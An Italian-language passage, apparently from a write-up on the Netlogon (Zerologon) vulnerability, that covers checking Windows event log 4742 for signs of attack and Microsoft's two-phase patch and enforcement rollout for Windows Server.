
  • Puoi anche controllare il log 4742 (NT Authority è l'attaccante) Screenshot 2023-03-30 at 9 52 58 PM

Passaggi per applicare la patch

Microsoft ha sviluppato patch disponibili per proteggere i Windows Server (2008, 2016 e 2019); Questo era il piano previsto. Nella prima fase, scaricando la prima patch (patch di agosto), il dominio può proteggere altri dispositivi connessi da dispositivi non conformi; ci sarebbe un'opzione per proteggere tutti i dispositivi aggiunti con un'eccezione esplicita.

Seconda patch (patch di febbraio dell'anno successivo), la fase di enforcement: una volta installata, tutti i dispositivi Windows e non Windows sono obbligati a utilizzare una Remote Procedure Call sicura con Netlogon. Oppure consentire esplicitamente determinati dispositivi fidati. Essenzialmente, espellere il computer non conforme dal dominio.


Scarica lo strumento